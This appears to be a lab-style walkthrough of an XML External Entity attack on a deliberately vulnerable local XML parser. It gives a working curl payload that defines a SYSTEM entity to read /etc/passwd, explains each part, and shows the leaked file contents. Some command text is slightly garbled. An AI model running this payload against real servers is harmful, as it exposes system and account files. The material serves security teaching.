


XXE Attack

XML External Entity Attack

What we'll be doing in this attack is manipulating XML in a web request to read local system files. In this case, we'll read the `/etc/passwd` to get an idea of which accounts and account types are on the target server.

We first need to identify a point of attack..



Here we have an XML processing gateway that allows for multiple functions. Let's focus on the Parse Document function.

We'll start by taking a look at the source code.

```
<!-- XML Parser -->
<div class="card">
  <div class="card-header">
    <h3><span class="card-icon"><img alt="XML icon" /></span> XML Document Parser</h3>
    <span class="tag warning">DTD Enabled</span>
  </div>
  <p>Parse and validate XML documents. Supports external entity resolution for legacy system compatibility.</p>
  <form method="POST" action="/parse">
    <textarea name="xml_data" placeholder='<?xml version="1.0"?>'>
  </form>
</div>
```

We can see that there is an `xml_data` textarea field. This accepts XML data to be parsed server-side.

Let's try to use this to read a file on the server.

```
(kali㉿kali)-[~]  
$ curl -X POST http://127.0.0.1:5014/parse -d 'xml_data=<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE test [  
<!ENTITY foo SYSTEM "file:///etc/passwd">  
>  
<test>%26foo%3B</test>'
```

Before we go any further, let's break down this command.

```
curl -X POST http://127.0.0.1:5014/parse -d 'xml_data=<?xml version="1.0"  
encoding="UTF-8"?> <!DOCTYPE test [ <!ENTITY foo SYSTEM "file:///etc/passwd"> ]>  
<test>%26foo%3B</test>'
```

`curl -X POST http://127.0.0.1:5014/parse -d` is performing a POST operation against the XML parser and passing data (-d).

Everything we pass through is encapsulated in single quotes.

`<xml_data=<?xml version="1.0" encoding="UTF-8"?>` This is our declaration header, which indicates that our document conforms to XML 1.0 with UTF-8 encoding.

`<!DOCTYPE test [` Here we define our doctype for XML to follow. We will use test and define it later. We will also leave the block open for now (we will close it later).

`<!ENTITY foo SYSTEM "file:///etc/passwd"> ]>` Now we will define an entity with a system attribute and tell the parser to pull the contents of /etc/passwd on the server and store it in foo. Then we'll close out our doctype block.

`<<test>%26foo%3B</test>` Now we will create a test element, per our doctype, and pass it the value of our entity with an ampersand prefix (&foo). Now, we are passing this request via curl, so the &foo entry needs to be URL encoded in order to work.

```
sshd:x:984:65534:sshd user:/run/sshd:/usr/sbin/nologin
_rpc:x:101:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:102:65534::/var/lib/nfs:/usr/sbin/nologin
dnsmasq:x:983:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:103:104:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin
nm-openvpn:x:981:981:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin
speech-dispatcher:x:980:980:Speech Dispatcher:/run/speech-dispatcher:/bin/false
usbmux:x:104:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin
nm-openconnect:x:979:979:NetworkManager OpenConnect plugin:/usr/sbin/nologin
pipewire:x:978:978:system user for pipewire:/nonexistent:/usr/sbin/nologin
saned:x:105:105::/var/lib/saned:/usr/sbin/nologin
lightdm:x:106:106:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:977:977:User for polkitd:/usr/sbin/nologin
rtkit:x:976:976:RealtimeKit:/proc:/usr/sbin/nologin
colord:x:975:975:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin
pcscd:x:974:974:PC/SC Smart Card Daemon:/usr/sbin/nologin
geoclue:x:973:973::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmp:x:107:108::/var/lib/snmp:/bin/false
ssldh:x:108:109::/nonexistent:/usr/sbin/nologin
stunnel:x:971:971:stunnel service system account:/var/run/stunnel:/usr/sbin/nologin
cups-pk-helper:x:109:999:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin
redsocks:x:110:111::/var/run/redsocks:/usr/sbin/nologin
_gophish:x:111:113::/var/lib/gophish:/usr/sbin/nologin
iodine:x:112:65534::/run/iodine:/usr/sbin/nologin
miredo:x:113:65534::/var/run/miredo:/usr/sbin/nologin
redis:x:114:114::/var/lib/redis:/usr/sbin/nologin
postgres:x:115:115:PostgreSQL administrator:/var/lib/postgresql:/bin/bash
mosquitto:x:970:970::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:116:116::/var/lib/inetsim:/usr/sbin/nologin
mysql:x:969:969:MariaDB Server:/nonexistent:/bin/false
_gvm:x:117:117::/var/lib/openvas:/usr/sbin/nologin
kali:x:1000:1000::/home/kali:/usr/bin/zsh
debian-tor:x:118:120::/var/lib/tor:/bin/false
```

Now the data stored in our foo placeholder, the contents of the /etc/passwd file on the server, is passed in the response.